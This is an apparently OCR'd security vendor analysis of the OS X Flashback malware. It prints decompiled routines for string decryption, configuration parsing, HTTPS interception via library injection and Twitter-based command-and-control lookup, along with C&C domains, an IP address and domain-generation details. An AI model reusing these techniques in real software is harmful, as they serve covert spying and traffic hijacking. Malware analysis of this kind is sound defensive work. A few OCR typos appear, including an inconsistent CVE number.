
OSX/Flashback

The first malware to infect hundreds of thousands of Apple Mac



OSX/Flashback


The Apple OS X operating system, like all operating systems, can become a victim of malicious software. Before OSX/Flashback there had been a few documented cases of malware targeting OS X, but so far OSX/Flashback has claimed the greatest number of victims. In this article we describe the most interesting technical characteristics of this threat, particularly its method of spying on network communications and its algorithms for dynamically generating domain names. We also summarize the significant timeline milestones of this malware whose life cycle has persisted over several months.

Introduction

Flashback is a threat on the OS X platform which was detected for the first time in the fall of 2011 [1]. After staying unnoticed for several months, Flashback attracted general attention in April 2012 by managing to infect over 500,000 computers. How could the rate of infection have been so high? Are the techniques for obfuscating Flashback as complex as those we generally associate with Windows malware? What was the perpetrator's intention?


In this article, we will first look at the method of propagation used by Flashback. Then we provide an analysis of two of the different components of Flashback: the installation component and the library, which is used to intercept network traffic in order to spy on the user.

The Infection Vector



The method used to infect the victims of Flashback has evolved over time. The first variants masqueraded as an update of Adobe Flash player. The victim is directed to a malicious website, probably as the result of malicious "Search Engine Optimization" (S.E.O) campaigns. The victim, persuaded that he has to perform a legitimate update, downloads and runs the offered file. By entering his password, as requested during the installation, the victim allows Flashback to proceed to self-install on his Mac.

The second method of infection which has been identified, however, used a Java-signed applet. By visiting a malicious website, the victim receives a message from the Java interpreter requesting permission to run an applet that claims to be signed by Apple. Of course, the certificate did not come from Apple, it was self-signed. As a result of authorization given by the user, the Mac is infected.



The method which has been by far the most effective at propagating Flashback infection was one thatxploits one of two flaws in Java: CVE-2012-0507 or CVE-2011-3544. In this case, the vulnerabilities lead Flashback to an automatic installation without the knowledge or input of the user, simply by visiting a website containing the malicious Java applet, either directly or via an Iframe. More than half a million Macs became infected in this way.

Over time, the methods of obfuscation of each component became more complex. The remainder of this analysis will be based on the latest variant of Flashback, the one that has infected the majority of computers by using the flaw CVE-2011-0507.


The Installation Package


Once the Java exploit is running successfully, a Mach-O executable file is installed in the user's home directory. In order to remain hidden the name of the file starts with a dot. A plist file (Property List File) is created in ~/Library/LaunchAgents to run the command each time the user logs onto the infected computer. The sole purpose of this executable file is the downloading and installation of a web traffic interception component.

Obfuscation Techniques

Dynamic analysis of the installation package shows that when it is first run, the malware sends the Platform UUID from the infected system to the Command and Control (C&C) server over HTTP. The response to this first query is not actually acted upon by the malware. Therefore the URL is not the focus for automatic control. We believe that it is only used by the operator of the malicious software for gathering statistical data.

Following the first execution, we note that the executable file itself has been modified. What difference might that make? Firstly, we note that the URL used for statistics in the first command has been removed from the executable file. In addition, a large part of the data section has completely changed.





Despite the changes, the file remains a valid executable. Subsequent executions are identical to the first with one exception: there is no more traffic to the URL as it has been deleted. It therefore seems we are facing self-encrypting malware.
In order to analyze the malicious encrypted files submitted by our customers or found on Internet, we had to first analyze the methods of encryption used byFlashback. First of all let's look at how the coded section is used at the beginning of the execution.

```
 v9 = IORegistryEntryFromPath(kIOMasterPortDefault_ptr,
"IOService:/");
 v10 = *kCFAllocatorDefault_ptr;
 v11 = __CFStringMakeConstantString("IOPlatformUUID");
 uuid_cfstr = IORegistryEntryCreateCFProperty(v9, v11, v10,
0);
 if ( !uuid_cfstr )
   return 0;
 IOObjectRelease(v9);
 uuid = g_uuid_ref;
 CFStringGetCString(uuid_cfstr, g_uuid_ref, 1024, 0);
 CFRelease(uuid_cfstr);
 strings_size = *g_strings_size_ptr;
 strings = (char *)malloc(*g_strings_size_ptr);
 if ( *stat_url )
 { // First execution, the g_string is not encrypted yet
   memcpy(strings, g_strings, strings_size);
 }
 else
 { //   We need to decrypt the data   uuid_len =
strlen(uuid);
   v14 = 0;
   do
   { // Initialisation of the RC4 table
     rc4_table[v14] = v14;
     ++v14;
   }
   while ( v14 != 256 );
   v15 = rc4_table;
   index = 0;
   v17 = 0;
   v213 = 0;
   v214 = 0;
   do
   { // Creation of the RC4 table, using the platform UUID
as a key
     v18 = index++;
     v19 = *v15;
     v17 += (unsigned __int8)(uuid[(unsigned __int64)(v18 %
uuid_len)] + *v15);
     LODWORD(v18) = &rc4_table[(unsigned __int8)v17];
     *v15++ = *(_BYTE *)v18;
     *(_BYTE *)v18 = v19;
   }
```

```
   while ( index != 256 );
   LOWORD(index) = 0;
   while ( index < (signed int)strings_size )
   { //  Decryption of the encrypted blob
     ++v213;
     v20 = rc4_table[v213] + v214;
     v21 = &rc4_table[v213];
     v214 = v20;
     v22 = &rc4_table[v20];
     v23 = *v21;
     *v21 = *v22;
     *v22 = v23;
     strings[index] = rc4_table[(unsigned __int8)(rc4_
table[v214] + rc4_table[v213])] ^ g_strings[index];
      ++index;
    }
  }
```

In the code above, we see that the malware acquires the Platform UUID from the computer. The Platform UUID of a Mac is a unique identifier located on all Mac computers, a bit like a serial number or the MAC address of a network card in that it should only be assigned to one unique device. We note that if the command contains a URL, there will be no decryption. Indeed, since this is its first execution, there has as yet been no encryption. We simply copy directly from memcpy. In the case where there is no URL, the file has been modified. The author has implemented the RC4 algorithm to decrypt the content using the Platform UUID as the key.

As the Platform UUID is unique for each machine, the encrypted executable file cannot run on any Mac other than the one on which it was first run. As most of the submitted variants, plus those found on the Internet, were encrypted, it was impossible to ascertain their contents without knowing the Platform UUID of the infected machine.

But what might this encrypted part contain? Even after decryption with RC4, we still do not have a clear character string or recognizable data structure. Let's see how the block is used further. We will need to continue to monitor the execution to find calls to a function that finds strings in the structure. Here are a few examples of these calls:

```
get_string(&strings_struct, 0xD18Fu, 0xDC737201735473FAuLL,
(char *)&v240, &v239);
get_string(&strings_struct, 0xF12Eu, 0x4748FF63A8193474uLL,
(char *)&v252, &v251);
get_string(&strings_struct, 0xE002u, 0x836391EF93A94401uLL,
(char *)&v250, &v249);
get_string(&strings_struct, 0x6C8Au, 0x9183AACBE1931244uLL,
(char *)&v248, &v247);
...
```

Let us examine the content of the function:

```
signed int __cdecl get_string(strings_s *strings_struct,
unsigned __int16 key, unsigned __int64 xor_key, char
**decrypted, int *decrypted_size)
{
  signed int v5; // eax@1
  signed int ret_value; // edx@1
  char *value; // esi@2
  int key_byte; // ecx@2
  int i; // ebx@2
  char xored_value; // dl@3

  v5 = find_string(strings_struct, key, decrypted, decrypted_
size);
  ret_value = 5;
  if ( v5 != 5 )
  {
    value = *decrypted;
    key_byte = 0;
    for ( i = 0; i < *decrypted_size; ++i )
    {
      xored_value = *((_BYTE *)&xor_key + key_byte++) ^
value[i];
      value[i] = xored_value;
      if ( key_byte == 8 )
        key_byte = 0;
    }
    ret_value = 0;
  }
  return ret_value;
}
```

get_string which takes 5 perimeters.

1. strings_struct: A structure that contains a pointer towards our data
2. key: The value key to find in the data
3. xor_key: The XOR key to be used to decrypt the content
4. decrypted: As output, will contain a pointer to the decrypted value in the dictionary
5. decrypted_length: As output, will contain the length of the string

get_string finds the string in the dictionary from the key with find_string, and then applies the given key XOR to all 64-bit blocks. If we analyze find_string, we find the structure of a dictionary in the memory. The following table shows the structure representing this dictionary.

Magic Number	1 byte (0xFD)
Key 1 (k_1)	2 bytes
Length 1 (l_1)	4 bytes
Value 1 (v_1)	l_1 bytes
Magic Number	1 byte (0xFD)
Key 2 (k_2)	2 bytes
Length 2 (l_2)	4 bytes
Value 2 (v_2)	l_2 bytes

Fortunately, the data and their XOR keys are the same from one variant to another, which makes it easier to decrypt the different variants, statistically-speaking. The encrypted part therefore must contain a dictionary of keys and values which are used by the installation package.

From here, we are beginning to see the clear strings, but most are still obfuscated. A last pass of decryption reveals their final value. The algorithm that is used in the latter decryption does not seem to be a known algorithm. In short, a deterministic pseudo random list of 216 bytes is generated. Each word of 2 bytes in the string is equivalent to the index of the desired octet in the list.

Once all these steps are accomplished, there are several lists separated by "|". Here is the final result of our decryption.

```
$ python extract_dropper_config.py sbm
Filename : sbm
MD5  : 473426b7be5335816c545036cc724021
SHA1 : 94e4b5112e750c7902968d97237618f5b61efeb2
0x0fa7 : Public Key Exponent : 65537
0xd18f : Public Key Modulus : 55ead1182a...81be12abef (2048
bits)
0x6192 : 0xdedbe511, 0x1f2e4872, 0x237345de
0x1f91 :
  [00] .com
  ...
  [04] .kz
0x4280 :
  [00] ##begin##
  [01] ##sign##
  [02] ##end##
  [03] /index.html
  [04] Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:%s;
id:%s) Gecko/20100101 Firefox/9.0.1
  [05] nohup "%s" 1>&2 &>/dev/null &
  [06] /tmp/
0x6c8a :
  [00] 4
  [01] sysctl.proc_cputype
0x92be :
  [00] pioqzqzsthpcva.net
  [01] lpjwscxnwpqkaq.com
```

```
  …
  [23] kkkgmnbgzrajkk.com
  [24] ahvpufwqnqcad.com
0x92fa :
  [00] /Library/Little Snitch
  [01] /Developer/Applications/Xcode.app/Contents/MacOS/
Xcode
  …
  [06] /Applications/HTTPScoop.app
  [07] /Applications/Packet Peeper.app
0xe002 :
  [00] _NSGetExecutablePath
  [01] CFStringCreateWithCString
  …
  [30] BN_bin2bn
  [31] RSA_new
0xf12e :
  [00] /System/Library/Frameworks/IOKit.framework/
Versions/A/IOKit
  …
  [05] /usr/lib/libcrypto.dylib
```

IIn the key 0x92fa, we see a list of paths to anti-virus software, firewall software or software intended for the use of experienced users. If one of these files exists on the infected system, the execution will end and the malware will uninstall itself from the system.

We also find the names of libraries and functions to keys 0xf12e and 0xe002. These will be loaded dynamically with dlopen and dlsym. Knowing now the functions that are called, we understand better the behavior of the malware.

Behavior

Periodically, the malicious software polls a list of domains from which it can download and run a file. The fields are derived from three separate sources:

1. A domain list is hard-coded in the installation package (with the key 0x92be);

2. 5 prefixes of domains are dynamically generated from constants found in the installation package (the three constants to the key 0x6192);

3. Another domain prefix is generated dynamically based on the date.

For each of the domain prefixes generated dynamically at point 2 and 3, the suffixes which will be added to each are in the key 0x1f91. In all variants we have analyzed, the same 5 top-level domains were contained. The prefixes in point 2 are pseudo-random strings of 11 to 13 letters. They differ according to the variant. The prefix in point 3 is also a pseudo-random string but is unique according to the current date and is the same for all variants. The 5 suffixes will also be appended to the daily prefix.

By excluding the domains auto-generated based on the day at point 3, we have identified 185 domains from all the variants at our disposal.

One of the peculiarities of the installation component of Flashback is that the author had not previously registered all possible domains, perhaps because there were too many to register on a daily basis. In addition, the algorithm used to generate domain names for the day is the same for all Flashback variants.

In the course of reverse engineering of the domain name generation algorithm, several companies including DrWeb, ESET, Kaspersky and Symantec were able to register the domain names readily available and put sinkholes into operation, allowing these organizations to estimate the number of infected systems.

Once the malware establishes a connection with one of the domains, the software attempts to perform an HTTP GETcommand. It expects to have a response with the format.

```
##begin##
<base64 encoded executable>
##sign##
<base64 encoded signature>
##end##
```

You have probably noticed the presence of a public key in the strings above at the keys 0xd18f and 0x0fa7. This key will be used to verify the signature of the downloaded file.

The only thing that we have seen being downloaded by the installation component is a network traffic interception component. The next section shows the results of the analysis of this module.

Web Interception Component

Our analysis indicates that the primary purpose of the installation component is to insert a second module for intercepting HTTP and HTTPS communications. This interception allows the injection of ads into the HTTP and HTTPS streams which are then displayed to the user of the infected system. This new module is independent of the installation component that we have seen previously. In this section, we will show the features of HTTP interception used by Flashback.

The Library

The interception component does not take the form of an executable, but that of a library, which raises a good question: how come the code inside happens to be running? The component of Mac OS X which is in charge of dynamically loading the libraries is called dyld. Normally, the paths to libraries, needed for a program to run, are in its Mach-O header, and dyld is in charge of loading them at runtime. The manual page of dyld [6] shows various environment variables to configure dyld. In order to be loaded, Flashback uses DYLD_INSERT_LIBRARY which allows you to load a library before those that are specified in the program to be run. To change this environmental variable in a persistent manner, Flashback uses 2 techniques.

1. If it has administrator privileges, Flashback will change the meta-data of the browsers installed to assign the environmental variable before running. This is made possible by adding it into the key LSEnvironment of the Info.plist inside an application.
2. If it does not have administrator privileges, Flashback will add one to the file ~/.MacOSX/environement.plist. It takes care of the

creation of one if it does not exist (as is usually the case). When the user logs in, the variable will be affected; therefore the library will be loaded in all applications which will be started by that user.

For users infected by the Java exploit, it is the second method which is used because the applet does not have the administrator's privileges.

Flashback Intervenes

The library contains a section " __interpose"which allows replacing a function provided by another loaded library [5]. With DYLD_INSERT_ LIBRARY, therefore, it is possible to stand between the caller and the original function. The result is similar to the use of LD_PRELOAD under Linux.

Flashback interposes 2 functions: CFReadStreamRead and CFWriteStreamWrite. These two functions are part of CoreFoundation, the C programming language API in Mac OS X. As indicated by their names, these functions are used for sending and receiving data on a stream. Unless using directly the low-level functions send and recv, all network communications in Mac OS X will go through these functions.

It is interesting to know that it is possible to create a CFStream encrypted in SSL by using the functionalities of CoreFoundation. This means that the interposition of Flashback allows intercepting the HTTPS data in their decrypted state.

Configuration

```
__const:00017CA0 base64_config   db 'cfinhR/N/fvzwPqHh312s3CeFjCNuoO0At5c6qc9gMVvNqb1SQ0tXsikF2wqHwpZL'
__const:00017CA0                                    ; DATA XREF: __data:base64_config_ref↓o
__const:00017CA0                 db 'QW6WtTgDiAFYiK6JZ7cjLWpZLE/iA4fswSFmpvAaagewedZcErC2+15Kp/DMJaFzE'
__const:00017CA0                 db 'oCgycgialTIOx1xXWZt5dftjm7ClQp08X6TfDW5f6HL8oZ7JFfHn72AdUhy8XQK1X'
__const:00017CA0                 db 'iUu5AwfR/UU7UgROmXgJt4i6QL/43+3feF8GTmUzGXfkVH1cHkckIVIvyvh1x7Jy1'
__const:00017CA0                 db 'P4RdbR1M9jOnQWwSoA+sYzFegvJHKpYMxq8OS1cd7FzeV1vYjM8YCeBy3JCIX3wjV'
__const:00017CA0                 db 'Fx5ywDxwExR2D3XzwAu1aV/SNTQ/tFm+BQ350LQ0RhDW+V22iUaq081NOYRK3like'
__const:00017CA0                 db 'ndYbghyQq3D+HIHHTqBNLGY8ptmWGUxoofoUbNs3d4mQpzaAgvCpdvv34tl/nSzP5'
__const:00017CA0                 db 'ywR/4J2scu+u2Ka3YmmlM0fiP3mFbi+LLa7cH/zmW1ueHtd6n3025+rl0SDItXYRi'
```

When one opens the library in a disassembler, we notice a large string of Base64 encoded characters. Even decoded, the result is unfortunately not intelligible. We have no choice but to find how it is decoded in order to access its contents. The next section of the library shows the routine that takes care of the decoding.

```
std::allocator<char>::allocator(&v29);
std::string::string(&base64_config, (const char *)base64_
config_ref + 5, &v29);
base64_decode(&crypted_config, &base64_config);
std::string::_string(&base64_config);
std::allocator<char>::_allocator(&v29);
rc4_crypt(&v10, &a2->uuid, &crypted_config);
std::allocator<char>::allocator(&v30);
std::string::string(&static_rc4_key, g_rc4_key, g_rc4_key_
size, &v30);
rc4_crypt(&v20, &static_rc4_key, &v10);
uncompress_h(&plain_text_config, (const Bytef **)&v20);
```

Firstly we see the classical decrypted Base64 encoded form, shifted by 5 bytes further. "cfinh"is used as a marker, it is found in all variants. Then, there is decryption with RC4 using Platform UUID as key, and finally decryption with RC4 by using this time a 16 characters key hard-coded in the binary. In conclusion, the uncompress function is called to decompress the decrypted data. Once again, we note that an interesting part of Flashback is encrypted with the Platform UUID, which makes the analysis very difficult if the reverse engineer does not have this information.

Once decoded, the string of character represents a dictionary composed of several elements.

```
...{2588545561:3:OTk5},{201539444:3:aHR0cDovLw==},
{3604130400:3:U2FmYXJ8V2ViUHJv}...
```

For each element of the key, you have the type and the value respectively. We note that for types other than an integer (type 1) the value is encoded in Base64.

This configuration is really the key to our analysis because it represents the configuration of Flashback: it contains, among other, the addresses of the command and control servers and a list of domain names used for auto-updating.

A peculiarity of Flashback is its long list of domains contained in the configuration. There are several domains for the command and control servers as well as a large list of domains where it can be updated. By analyzing all of our samples, we counted a total of 276 domain names. As for the installation component, the author has registered only a few of these domains.

Validation of the Command and Control Server

The first thing that is found in the network trace is an HTTP GET towards /scheck. Here is the format of the answer:

```
MWU5MWNiNjJjZDVlYTMwN2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==|OKOnEr
8jeQuUW[...]mlBW2M=
```

The decoding of Base64 gives nothing interesting. No ASCII, no compressed file, nothing that we know. The second part is of 512 octets. We will need to see inside the code to be able to find the use of the OpenSSL connected to this query.

```
v9 = get_item_at_index(&v20, 0); // The first part, before
the pipe (|)
std::string::string(&a2, v9);
base64_decode(&hex_digest, &a2);
std::string::_string(&a2);
v10 = get_item_at_index(&v20, 1); // The second part, after
the pipe (|)
```

```
std::string::string(&v25, v10);
base64_decode(&signature, &v25);
std::string::_string(&v25);
if ( verify_signature_with_rsa(system_info->rsa, &hex_
digest, &signature) )
{
  cnc_hostname = get_item_at_index(&cnc_list, cnc_index);
  sha1_hexdigest(&cnc_hostname_hash, cnc_hostname);
  v12 = std::string::compare(&cnc_hostname_hash, &hex_
digest, v15);
  std::string::_string(&cnc_hostname_hash);
  if ( !v12 )
  {
    valid_cnc = get_item_at_index(&v19, cnc_index);
    if ( !system_info )
      system_info = create_system_info();
    set_cnc(system_info, valid_cnc);
```

We first look to see if the signature (the second part of the answer) is valid for the payload (the first part) with a 2048 bits RSA key hard-coded in the library. verify_signature_with_rsa uses RSA_verify from OpenSSL. Then we check that the payload is the SHA-1 digest of the command and control server address.. We can verify that it is the case here.

```
base64(sha1('95.154.246.120') in hex)=> MWU5MWNiNjJjZDVlYTMw
N2E5OWYxZGYzMDU2MmE5NmRiOTUzMTYyNg==
```

In the list of the command and control center, several domains had not been registered by the author. This check at startup has been implemented to avoid a third party taking control and sending commands to the infected Macs.

Interception

At the interception of data, Flashback determines whether it is a HTTP GET request by looking at the beginning of the data sent to CFWriteStream. When it comes to a search query sent to Google, the search keywords as well as information on the machine such as the Platform UUID and the language configured are sent to the command and control server. The latter responds to the next action to execute by taking good care of encrypting it by using RC4 with the MD5 hash of the Platform UUID as the key. The query to Google is unchanged; however the answer may be altered to simulate a click on an ad.

Here is an example of a valid response from the command and control server:

```
__cstring:00022364 aBidok   db 'BIDOK',0  ; DATA XREF:
sub_13522+6D7o
__cstring:0002236A aBidfail db 'BIDFAIL',0  ; DATA XREF:
sub_13522+78Eo
__cstring:00022372 aH_setup  db 'H_SETUP',0 ; DATA XREF:
sub_13522+7BAo
__cstring:0002237A aAdd_s  db 'ADD_S',0     ; DATA XREF:
sub_13522+889o
__cstring:00022380 aMu     db 'MU',0        ; DATA XREF:
```

```
sub_13522+8EDo
__cstring:00022383 aSk    db 'SK',0        ; DATA XREF:
sub_13522+951o
```

During our experiments, we only observed the use of two commands: BIDOK and BIDFAIL. The other commands, which are used to add servers in its list (ADD_S) or even to auto-destroy (SK), have not been viewed in our traffic captures.

Use of Twitter as Mechanism to Command and Control

In the configuration we can find an URL to search for a hashtag on Twitter. What is its purpose? If we look at how it is used, we find another technique available to the botmaster to manage his or her Botnet.

```
generate_string_for_day(&generated_string_for_day, user_
agent, day, month, year);
get_config_string(&v14, &twitter_config, 0xE21C0275u);//
http://mobile.twitter.com/searches?q=%23
base64_decode_string(&v26, &v14);
string_concat(&twitter_url, &v26, &generated_string_for_
day);
std::string::_string(&v26);std::string::_string(&v15);
get_config_string(&v16, &twitter_config, 0xEE3A469Du);//
Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0;
Trident/3.1; IEMobile/7.0; HTC; 7 Mozart T8698)
base64_decode_string(&random_user_agent, &v16);
std::string::_string(&v17);
get_config_string(&v18, &twitter_config, 0x37CF19CAu);// 442
user_agent_count = string_to_integer(&v18);
std::string::_string(&v19);
if ( user_agent_count > 1 )
{
  random_int = rand();
  get_config_string(&user_agent_b64, &twitter_config, random_
int % user_agent_count + 0xAEEE0000);
  base64_decode_string(&v27, &user_agent_b64);// 0xAEEE0000
to 0xAEEE01B9  contains User Agent string of several mobile
devices
  std::string::assign(&random_user_agent, &v27);
  std::string::_string(&v27);
  std::string::_string(&v21);
}

make_http_request(&v29, &twitter_url, &random_user_
agent);get_config_string(&v22, &twitter_config, 0x9FC4EBA3u);//
bumpbegin
base64_decode_string(&v28, &v22);
std::string::_string(&v23);
get_config_string(&v12, &twitter_config, 0xEAC11340u);//
endbump
```

```
base64_decode_string(&v32, &v12);
std::string::_string(&v13);
v7 = std::string::find(&v29, &v28);
v8 = std::string::find(&v29, &v32);
```


A different hash-tag is generated each day. A search for this hashtag on Twitter reveals the IP address or the domain name of the new command and control server to use. In the tweet, we find the information between the delimiters « beginbump » and « endbump » (these delimiters are also part of the configuration).

generate_string_for_day concatenates 3 character strings from a list in the configuration. If, for example, in the configuration are found

```
1 : abcd
2 : efgh
3 : ijkl
```

the hashtag for February 2, 2003 will be #efghabcdijkl (the month of January being 0). We have listed 6 different lists of strings in various variants analyzed.

We have no trace of the tweet of the malefactor. Probably they would have already been deleted if he had really used them. However, we found that someone who seems to work for an antivirus company has tried to bring in traffic to their sinkhole by tweeting its address with the correct hashtag.



Dynamically Generated Domains

During our analysis, we have seen another interesting element in our network trace. Flashback was trying to resolve domain names that began with the hashtag of the day. We found in the configuration a list of suffixes to be applied to the generated string, as in the case of the installation component.

```
Key : 0xb78140d6
Value : .org|.com|.co.uk|.cn|.in
```

And in an older variant:

```
Key : 0xb78140d6
Value : .org|.com|.co.uk|.cn|.in|.PassingGas.net|.
MyRedirect.us|.rr.nu|.Kwik.To|.myfw.us|.OnTheWeb.nu|.
IsTheBe.st|.Kwik.To|.ByInter.net|FindHere.org|.OnTheNetAs.
com|.UglyAs.com|.AsSexyAs.com|.PassAs.us|.PassingGas.
net|.AtHisSite.com|.AtHerSite.com|.IsGre.at|.Lookin.At|.
BestDeals.At|.LowestPrices.At
```

These domains will be used, after the list in the configuration, in order to auto-update. The updates are also signed, therefore, it is difficult for a third party without the private key to register the domain name of the day and spread its own code.

Mass Decryption of Samples

Starting in the beginning of April, ESET was able to register domain names used by the installation component of Flashback. The malware facilitates things in one respect: it sends the Platform UUID of the machine on which it has been installed in the User-Agent field of the HTTP header. So it is therefore possible for us to count in a sufficiently precise manner the number of infected machines since Platform UUID identifies each Mac in a unique way.

We had in our possession several samples of Flashback, but we had a major problem: we were not able to determine the Platform UUID of the infected computer. With our sinkhole in place, the chances that the infected computer communicated with the latter were high. Thanks to this tool, we were able to gather around 600,000 Platform UUID. From this moment, it was possible to use this list to brute force the decryption of the samples for the installation component as well as the component of interception.

Chronology of Events

September 2011: Emergence of the first variant

February 2012: Oracle makes available an update for Java which corrects a flaw exploited by Flashback [7]

March 2012: Rapid Spread via the feat Java

End of March 2012: First Sinkholes to be recorded by different anti-virus companies

April 3, 2012: Apple makes available the Java update with the corrected flaw

April 4, 2012: First statistics on sinkholes (DrWeb)

April 6, 2012: Apple publish a second update for Java

April 13, 2012: Apple publishes a tool to clean Flashback [8]

May 1, 2012: The control centers did not answer any more

Conclusion

Some Mac users believe themselves to be immune to malicious software because they are using OS X. Certainly, the malware threats to OS X are less numerous than to Windows, but they are not non-existent. Flashback is an example of large-scale attack against the OS X platform. There are also more targeted attacks as in the case of Lamadai [3] and MacControl [4] who attacked the Tibetan non-governmental organizations.

